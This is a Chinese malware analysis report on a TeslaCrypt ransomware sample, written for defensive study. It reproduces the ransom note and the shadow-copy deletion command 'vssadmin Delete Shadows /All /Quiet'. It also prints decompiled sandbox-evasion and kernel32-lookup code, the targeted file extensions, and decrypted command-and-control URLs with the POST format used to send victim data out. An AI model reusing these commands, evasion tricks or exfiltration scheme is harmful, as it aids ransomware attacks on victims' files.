

目录

一、基本信息.....	2
二、样本简介.....	2
三、病毒流程图.....	3
四、动态行为抓取.....	4
1、删除源文件并释放到其他目录.....	4
2、结束某些进程管理工具的进程.....	4
3、生成勒索提示文档并添加到开始启动目录.....	4
4、修改、加密网络资源.....	6
5、删除系统卷影副本.....	6
五、静态分析.....	7
1、通过创建 COM 对象检测沙箱.....	7
2、删除“样本路径:Zone.Identifier”文件以去除警告弹窗.....	8
3、动态解密出运行时需要的一些关键字串.....	9
4、获取自身进程的访问令牌信息，并提权为 SeDebug 权限.....	11
5、创建病毒进程，删除源程序并随机改名释放到其他目录.....	12
6、创建互斥体 9_9_9_9.....	13
7、线程 1：删除系统卷影拷贝.....	14
8、注册表操作、杀死工具进程、生成勒索文档.....	14
9、线程 2：收集并加密用户计算机信息发送到黑客服务器.....	17
10、线程 3：加密计算机文件、加密网络资源文件.....	17
六、样本溯源.....	19
七、防护、文件恢复措施.....	20
(1) 日常防护措施.....	20
(2) 文件恢复方法.....	20
八、总结.....	22

一、基本信息

文件名	tfukrc.exe
类型	TeslaCrypt 勒索病毒
大小	240640bytes
MD5	72CCC18F3038E19273010D45AC2142CE
加密算法	AES CBC
是否可解密	由于作者放出了解密密钥，因此可以解密
是否加壳	否

二、样本简介

该样本为TeslaCrypt勒索病毒变种，采用 AES CBC 算法加密文件并尝试读取加密局域网内的共享网络资源文件，最终打开勒索提示图片及文档，提示用户通过Tor浏览器进行比特币支付操作。

```
Your data was secured using a strong encryption with RSA4096.
Use the link down below to find additional information on the encryption keys using RSA-4096 https://en.wikipedia.org/wiki/RSA_(cryptosystem)

What exactly that means?

It means that on a structural level your files have been transformed . You won't be able to use , read , see or work with them anymore .
In other words they are useless , however , there is a possibility to restore them with our help .

What exactly happened to your files ???

*** Two personal RSA-4096 keys were generated for your PC/Laptop; one key is public, another key is private.
*** All your data and files were encrypted by the means of the public key , which you received over the web .
*** In order to decrypt your data and gain access to your computer you need a private key and a decryption software, which can be found on one of our secret servers

What should you do next ?

There are several options for you to consider :
*** You can wait for a while until the price of a private key will raise, so you will have to pay twice as much to access your files or
*** You can start getting BitCoins right now and get access to your data quite fast .
In case you have valuable files , we advise you to act fast as there is no other option rather
than paying in order to get back your data.

In order to obtain specific instructions , please access your personal homepage by choosing one of the few addresses down below :
http://uj5nj.onanwhit.com/B8E46F12CDBF785
http://2gdb4.leoraorage.at/B8E46F12CDBF785
http://9hrds.wolfcrap.at/B8E46F12CDBF785


If you can't access your personal homepage or the addresses are not working, complete the following steps:
*** Download TOR Browser - http://www.torproject.org/projects/torbrowser.html.en
*** Install TOR Browser and open TOR Browser
*** Insert the following link in the address bar: k7tlx3ghr3m4n2tu.onion/B8E46F12CDBF785
*** Read instructions !!!

*** ** IMPORTANT INFORMATION ** **

Your personal homepages
http://uj5nj.onanwhit.com/B8E46F12CDBF785
http://2gdb4.leoraorage.at/B8E46F12CDBF785
http://9hrds.wolfcrap.at/B8E46F12CDBF785

Your personal homepage Tor-Browser k7tlx3ghr3m4n2tu.onion/B8E46F12CDBF785
Your personal ID B8E46F12CDBF785
```

三、病毒流程图



四、动态行为抓取

1、删除源文件并释放到其他目录

程序在运行之后会将桌面的源程序文件自删除，同时释放到C:\Users\sam\Documents（我的文档）目录下，经过多次测试，文件会随机命名为 6 位英文字符串，此举可防止在大量用户中毒时被发现文件名而作为特征记录。

文件名	大小	占用空间	创建时间	修改时间	常规...
kphkfj.exe	240640	241664	2019-09-02 10:29:31	2017-11-25 16:57:32	
desktop.ini	402	408	2019-04-15 17:50:39	2019-04-15 17:50:39	No
+REcovER+lcnuX+.txt	2468	4096	2019-09-02 10:31:49	2019-09-02 10:31:50	
+REcovER+lcnuX+.png	97769	98304	2019-09-02 10:31:49	2019-09-02 10:31:50	
+recover+file.txt	256	256	2019-09-02 10:29:32	2019-09-02 10:29:32	

md5

72CCC18F3038E19273010D45AC2142CE

OK

文件名	大小	占用空间	创建时间	修改时间	常规...
desktop.ini	402	408	2019-04-15 17:50:39	2019-04-15 17:50:39	No
cjsjqt.exe	240640	241664	2019-09-02 10:57:30	2017-11-25 16:57:32	
+recover+file.txt	256	256	2019-09-02 10:57:30	2019-09-02 10:57:30	

md5

72CCC18F3038E19273010D45AC2142CE

OK

调用CMD.exe 删除源文件





2、结束某些进程管理工具的进程

程序运行后结束了 Process Explorer、任务管理器等进程管理工具的进程，在病毒加密完计算机文件之后可再次打开，或者将这些工具的启动程序改名后也可以运行，其逻辑为匹配进程的名称，匹配成功则将工具的进程结束掉。


3、生成勒索提示文档并添加到开始启动目录

首先在开始启动菜单 C:\Users\sam\AppData\Roaming\Microsoft\Windows\Start Menu\Pro


grams\Startup 添加勒索提示文档与图片+REcover+lcnu+. png、 +REcover+lcnu+. txt, 同时将释放的病毒程序文件添加注册表自启动项, 这是为了防止在加密过程中关机, 下次开机后可以继续加密。



同时还向注册表中写入了大量的恶意数据, 猜测会在运行时读取调用



勒索文档内容如下, 勒索提示图片内容与之相同



4、修改、加密网络资源

该勒索病毒修改了大量与网络资源相关的注册表项

[HKEY_CURRENT_USER\Software\Classes\Local Settings\MuiCache\3F\AAF68885]	
"@netcenter.dll,-1"	"网络和共享中心"
"@C:\Windows\System32\netcenter.dll,-1"	"网络和共享中心"
"@C:\Windows\System32\hgcpl.dll,-1"	"家庭组"
"@C:\Windows\System32\wpccpl.dll,-100"	"家长控制"
"@C:\Windows\System32\inetcppl.cpl,-4312"	"Internet 选项"
"@C:\Windows\system32\FirewallControlPanel.dll,-12122"	"Windows 防火墙"
"@van.dll,-2401"	"显示可用无线网络以及可以连接到的拨号和 VPN 连接。"
"@netshell.dll,-12026"	"查看并连接到 Bluetooth 的个人区域网设备和计算机。"
"@netshell.dll,-12027"	"暂时停用所选网络因此无法使用。"
"@netshell.dll,-12002"	"激活所选连接。"
"@netshell.dll,-12003"	"暂时停用所选网络因此无法使用。"
"@netshell.dll,-12016"	"准备使用选择的网络设备。"
"@netshell.dll,-12017"	"停用所选的网络设备。"
"@netshell.dll,-12023"	"纠正阻止您连接到网络的问题。"
"@netshell.dll,-12007"	"重命名所连接。"
"@netshell.dll,-12004"	"查看该连接的连接、持续时间、速度、活动、和其他状态设置。"
"@netshell.dll,-12006"	"删除所选连接，不再使用。"
"@netshell.dll,-12008"	"更改此连接的设置，如适配器或协议配置设置。"

▲ 网络位置 (2)



+REcovER+jftent+.png
PNG 图像
72.9 KB



+REcovER+jftent+.txt
文本文档
2.41 KB

5、删除系统卷影副本

与其他勒索病毒类似，该病毒也通过调用 vssadmin.exe 删除了计算机上的卷影副本，目的就是防止用户进行系统文件恢复。

tfukrc.exe (5440)	C:\Users\sam\...	WIN-S60SAV0J2L...	"C:\Users\sam\...	2019/9/2 10:57:29	2019/9/2 10:57:30
cjsjqt.exe (3132)	C:\Users\sam\...	WIN-S60SAV0J2L...	C:\Users\sam\...	2019/9/2 10:57:30	n/a
vssadmin.exe (5768)	用于 Microsoft...	C:\Windows\Sys...	Microsoft Corp... WIN-S60SAV0J2L...	"C:\Windows\System32\vssadmin.exe"	Delete Shadows /All /Quiet
NOTEPAD.EXE (1672)	记事本	C:\Windows\sys...	Microsoft Corp... WIN-S60SAV0J2L...	"C:\Windows\sy...	2019/9/2 11:00:43 n/a
vssadmin.exe (5480)	用于 Microsoft...	C:\Windows\Sys...	Microsoft Corp... WIN-S60SAV0J2L...	"C:\Windows\Sy...	2019/9/2 11:00:43 2019/9/2 11:00:45
cmd.exe (3912)	Windows 命令处...	C:\Windows\sys...	Microsoft Corp... WIN-S60SAV0J2L...	"C:\Windows\sy...	2019/9/2 10:57:30 2019/9/2 10:57:30


五、静态分析

1、通过创建COM 对象检测沙箱

从主函数开始，前面两个函数的作用分别是创建操作流媒体组件的 COM 对象以及获取了 9 个随机的英文字符。该操作是通过创建的 COM 实例来检测当前运行环境是否为沙箱，如果是沙箱环境则结束自身进程以躲避分析检测。

```
34 CoInitializeEx(0, 0); // 为当前线程初始化COM库并设置并发模式，调用COM库中的函数之前必须初始化COM库
35 v27 = 0;
36 v28 = 0;
37 v29 = 0;
38 v30 = 0;
39 v31 = 0;
40 v32 = 0;
41 GetRandomCountChar((int)&v27, 9); // 根据系统启动时长作为随机种子，获得9个随机字符
42 ppv = 0;
43 v14 = 0;
44 v23 = 0;
45 v24 = 0;
46 v25 = 0;
47 v26 = 0;
48 CoCreateInstance(&clsid, 0, 1u, &riid, &ppv); // 用指定的类标识符创建一个COM对象，可操作流媒体播放的相关组件

1 // a1 = 0 , a2 = 9
2 int __cdecl GetRandom9Char(int a1, int a2)
3 {
4     int v2; // edi@1
5     unsigned int v3; // eax@2
6     int v4; // esi@3
7     int result; // eax@5
8
9     v2 = 0;
10    if ( a2 <= 0 )
11    {
12        result = a1;
13        *(_WORD *)(a1 + 2 * a2) = 0;
14    }
15    else
16    {
17        do // 重复9次
18        {
19            v3 = GetTickCount(); // 获取系统从启动所经过的毫秒数，作为随机数种子
20            srand(v3); // 用来产生随机数序列
21            do // 从a_z随机得到一个字符
22            {
23                v4 = rand() % 'z';
24                while ( v4 < 'a' );
25                srand(1u);
26                *(_WORD *)(a1 + 2 * v2) = v4;
27                Sleep(0xFu);
28                ++v2;
29            } while ( v2 < a2 ); // 重复9次
30            result = 0;
31            *(_WORD *)(a1 + 2 * a2) = 0;
32        }
33        return result;
34    }
```




2、删除"样本路径:Zone.Identifier" 文件以去除警告弹窗

然后获取到程序自身的完整路径，并拼接“:Zone.Identifier”，随后删除该文件，这是因为如果此样本是在网上下的，比如IE，那么会自动在文件中添加一个“文件名:Zone.Identifier”的流，每次运行该程序时就会出现安全警告弹窗，显然病毒作者希望运行完第一次或者释放到其他地方再次运行时，不要出现这种提示。

```

76 | GetModuleFileNameW(0, &ExistingFileName, 0x1000u); // 获取当前程序所在目录
77 | // 0表示返回该程序的全路径
78 | // ExistingFileName是存放返回的名字的内存块的指针，是一个输出参数
79 | // 1000u是这个内存块的大小，用于防止溢出
80 | //
81 | wcsncpy_s((wchar_t *)&FileName, 0x1000u, &ExistingFileName); // 获取复制到的路径，将ExistingFileName复制给FileName
82 | wcsncpy_s((wchar_t *)&FileName, 0x1000u, L":Zone.Identifier"); // 将文件的完整路径名与 :Zone.Identifier 进行拼接
83 | DeleteFileW(&FileName); // 删除上面拼接得到的文件名，以去除下次运行时的弹窗警告
84 | //

```



继续往下，通过 SHGetFolderPathW 函数获取到了系统中“我的文档”目录的路径：C:\Users\Administrator\Documents，第二个参数 CSIDL 为 5 时指的就是“我的文档”。

82 | SHGetFolderPathW(0, 5, 0, 0, &MyDocumentPath); // 获取“我的文档”目录的路径名，保存到MyDocumentPath
Const CSIDL_PERSONAL As Long = &H5 我的文档

随后看到了经典的通过 PEB 获取到 kernel32.dll 的基址，然后调用了 Kernel32 中的两个函数，用来禁用与恢复调用线程的文件系统重定向。

（举个例子，如果禁用了文件系统重定向，那么在 WOW64 下运行的 32 位程序可以在%Sys

temRoot% \System32 中打开 64 位的程序，而不用重定向到 32 位的 %
SystemRoot \Syswow64 目录下)

```
83 | v5 = (HMODULE)GetKernel32Base(); // 通过PEB得到kernel32.dll的基址
84 | //
85 | *(_DWORD *)Wow64DisableWow64FsRedirection_45F800 = GetProcAddress(v5, "Wow64DisableWow64FsRedirection"); // 禁用调用线程的文件系统重定向
86 | *(_DWORD *)Wow64RevertWow64FsRedirection_45F804 = GetProcAddress(v5, "Wow64RevertWow64FsRedirection"); // 恢复调用线程的文件系统重定向
87 | //

1 | int GetKernel32Base()
2 | {
3 |     unsigned __int32 v0; // eax@1
4 |     int v1; // eax@1
5 |     int v2; // ecx@1
6 |     int v3; // esi@3
7 |     unsigned int v4; // ecx@4
8 |     int v5; // edx@6
9 |     unsigned int v6; // eax@7
10 |    int v7; // edx@8
11 |    int v8; // eax@10
12 |    __int16 v9; // edx@10
13 |    unsigned int v10; // ecx@10
14 |    unsigned int v11; // eax@11
15 |    int v12; // eax@14
16 |    int v13; // ecx@15
17 |    __int16 v14; // edx@15
18 |    __int16 v15; // ax@16
19 |    int v16; // ecx@17
20 |    int result; // eax@20
21 |    int v18; // [sp+0Ch] [bp-21Ch]@1
22 |    __int16 v19; // [sp+10h] [bp-218h]@2
23 |    int v20; // [sp+14h] [bp-214h]@1
24 |    unsigned __int32 v21; // [sp+18h] [bp-210h]@1
25 |    __int16 v22[260]; // [sp+1Ch] [bp-20Ch]@2
26 |
27 |    v0 = __readfsdword(0x30); // 从指定相对于fs段开头的偏移量的位置读取内存,很熟悉的根据PEB获取kernel32.dll的基址
28 |    v21 = v0;
29 |    v1 = *(_DWORD *) (v0 + 0xC);
30 |    v2 = *(_DWORD *) (v1 + 0xC);
31 |    v18 = v1 + 0xC;
32 |    v20 = v2;
33 |    if ( v2 == v1 + 0xC )
34 |    {
```

3、动态解密出运行时需要的一些关键字串

病毒会解密出运行过程中所必须的字符串，包括加密文件的后缀名、.com/.html/.png/.txt等和网络访问以及文件相关的后缀、操作命令的内容、恶意域名字符串、勒索提示信息。

DecryptKindsOfData_402170(); // 解密一些病毒运行所需的字符串

内容如下，通过 OD 可动态调试出解密后的内容

```
Decrypt0rDecrypt_412B00((int)&kunk_439120, (int)&v7); // 用来被调用加解密
DecryptInfoForItsRunning_403EB0(2064, (int)&ecx_, (const char *)&kunk_435F80, Char_MemoryBlockAddress, (int)&v7); // 解密出要加密的文件名后缀
DecryptFilesSuffix_45F408 = (int)DecryptString_CommonAPI_410400((int)Char_MemoryBlockAddress);
Free(Char_MemoryBlockAddress);
Char_MemoryBlockAddr = (char *)malloc(0x800u); // v2指向被分配内存首地址
ecx_ = 0;
v9 = 0;
v10 = 0;
v11 = 0;
DecryptInfoForItsRunning_403EB0(128, (int)&ecx_, (const char *)&kunk_436790, Char_MemoryBlockAddr, (int)&v7); // 解密出.com .png .txt .html 等后缀
InternetTxtPng_suffix_45F40C = (int)DecryptString_CommonAPI_410400((int)Char_MemoryBlockAddr);
Free(Char_MemoryBlockAddr);
Char_MemoryBlockAddr = (char *)malloc(0x460u);
ecx_ = 0;
v9 = 0;
v10 = 0;
v11 = 0;
DecryptInfoForItsRunning_403EB0(1120, (int)&ecx_, (const char *)&kunk_436810, Char_MemoryBlockAddr, (int)&v7); // 解密出许多操作命令要执行的内容
OperationOrderContent_45FAE0 = (int)DecryptString_CommonAPI_410400((int)Char_MemoryBlockAddr);
Char_MemoryBlockAddr = (char *)malloc(0x210u);
v9 = 0;
v10 = 0;
v11 = 0;
DecryptInfoForItsRunning_403EB0(528, (int)&ecx_, (const char *)&kunk_438F10, Char_MemoryBlockAddr, (int)&v7); // 解密出恶意域名
RecieveHackerUrlForPostUrl_45FAE4 = (int)TransformUrlToNormalPostAccess_410430(Char_MemoryBlockAddr); // 将解密出的网址进行加工,模拟火狐浏览器Mozilla5.0的正常访问命令
UrlOrderInfoAddress = (char *)malloc(0x9A0u);
ecx_ = 0;
v9 = 0;
v10 = 0;
v11 = 0;
UrlOrderInfoAddress_45FAE8 = UrlOrderInfoAddress;
return DecryptInfoForItsRunning_403EB0(
    2464,
    (int)&ecx_,
    ebp_,
    (const char *)&kunk_436C70,
    UrlOrderInfoAddress,
    (int)&v7); // 解密出勒索信息文本
```

要加密的文件后缀

```
00242808 .r3d;.ptx;.pef;.srw;.x3f;.der;.cer;.crt;.pem;.odt;.ods;.odp;.odm
00242888 ;.odc;.odb;.doc;.docx;.kdc;.mef;.mrwref;.nrw;.orf;.raw;.rwl;.rw2
00242908 ;.mdf;.dbf;.psd;.pdd;.pdf;.eps;.jpg;.jpe;.dng;.3fr;.arw;.srf;.sr
00242988 2;.bay;.crw;.cr2;.dcr;.ai;.indd;.cdr;.erf;.bar;.hxx;.raf;.rofl;.
00242A08 dba;.db0;.kdb;.mpqge;.vfs0;.mcmeta;.m2;.lrf;.vpp_pc;.ff;.cfr;.sn
00242A88 x;.lvl;.arch00;.ntl;.fsh;.itdb;.itl;.mddata;.sidd;.sidn;.bkf;.qi
00242B08 c;.bkp;.bc7;.bc6;.pkpass;.tax;.gdb;.qdf;.t12;.t13;.ibank;.sum;.s
00242B88 ie;.zip;.w3x;.rim;.psk;.tor;.vpk;.iwd;.kf;.mlx;.fpx;.dazip;.vtf;
00242C08 .vcf;.esm;.blob;.dmp;.layout;.menu;.ncf;.sid;.sis;.ztmp;.vdf;.mo
00242C88 v;.fos;.sb;.itm;.wmo;.itm;.map;.wmo;.sb;.svg;.cas;.gho;.syncdb;.
00242D08 mdbbackup;.hkdb;.hplg;.hvp1;.icxs;.docm;.wps;.xls;.xlsx;.xlsm;.xl
00242D88 sb;.xlk;.ppt;.pptx;.pptm;.mdb;.accdb;.pst;.dwg;.xf;.dxg;.wpd;.rt
00242E08 f;.wb2;.pfx;.p12;.p7b;.p7c;.txt;.jpeg;.png;.rb;.css;.js;.flv;.m3
00242E88 u;.py;.desc;.xxx;.litesql;wallet;.big;.pak;.rgss3a;.epk;.bik;.sl
00242F08 m;.lbfi;.sav;.re4;.apk;.bsa;.ltx;.forge;.asset;.litemod;.iwi;.das
00242F88 ;.upk;.d3dbsp;.csv;.wmv;.avi;.wma;.m4a;.rar;.7z;.mp4;.sql;.bak;.
00243008 tiff.■■■破連■■.Ä$$$.....
```

网页访问、文本、图片等相关字符串

地址	UNICODE 数据
00247EE0	.com;REcovER;%s\+%s+%s+%s;.png;.
00247F20	txt;.html;A:\;B:\;*.*;recove.■
00247F60	种倣■.■\$Ä\$-----
00247FA0	-----
00247FE0	和嫫■■■■\$8\$8\$耀\$耀.

恶意域名：

<http://videoaminproduktion.de/plugins/binstr.php>

<http://clubsaintandre.fr/images/binstr.php>

<http://affiliateproducts.com/binstr.php>

<http://ptgp.pl/tmp/binstr.php>

<http://strategicdisaster.info/wordpress/wp-content/plugins/binstr.php>

<http://mintee.com/images/binstr.php>

将得到的恶意域名进行拼接，构造模仿正常的 Mozilla5.0 浏览器进行Post 请求的语句

地址	ASCII 数据
013E1510	http://videoaminproduktion.de/plugins/binstr.php;http://clubsain
013E1550	tandre.fr/images/binstr.php;http://affiliateproduces.com/binstr
013E1590	.php;http://ptgp.pl/tmp/binstr.php;http://strategicdisaster.info
013E15D0	/wordpress/wp-content/plugins/binstr.php;http://mintee.com/imag
013E1610	es/binstr.php;Sub=%s&dh=%s&addr=%s&size=%lld&version=4.0&OS=%ld&
013E1650	ID=%d&inst_id=%X%X%X%X%X%X%X%X;0324532423723948572379453249857;M
013E1690	ozilla/5.0 (Windows NT 6.3 rv:11.0) like Gecko;Content-Type: app
013E16D0	lication/x-www-form-urlencoded;*/*;Crypted;Ping;data=%s;POST;INS
013E1710	ERTED;.....:C 0011?.\$..0\$.....
013E1750

```

Sub=%s&dh=%s&addr=%s&size=%lld&version=4.0&OS=%ld&ID=%d&inst_id=%X%X%X%X%X%X%X%X;
0324532423723948572379453249857;
Mozilla/5.0 (Windows NT 6.3 rv:11.0) like Gecko;
Content-Type: application/x-www-form-urlencoded;
*/*;
Crypted;
Ping;
data=%s;
POST;
INSERTED;

```

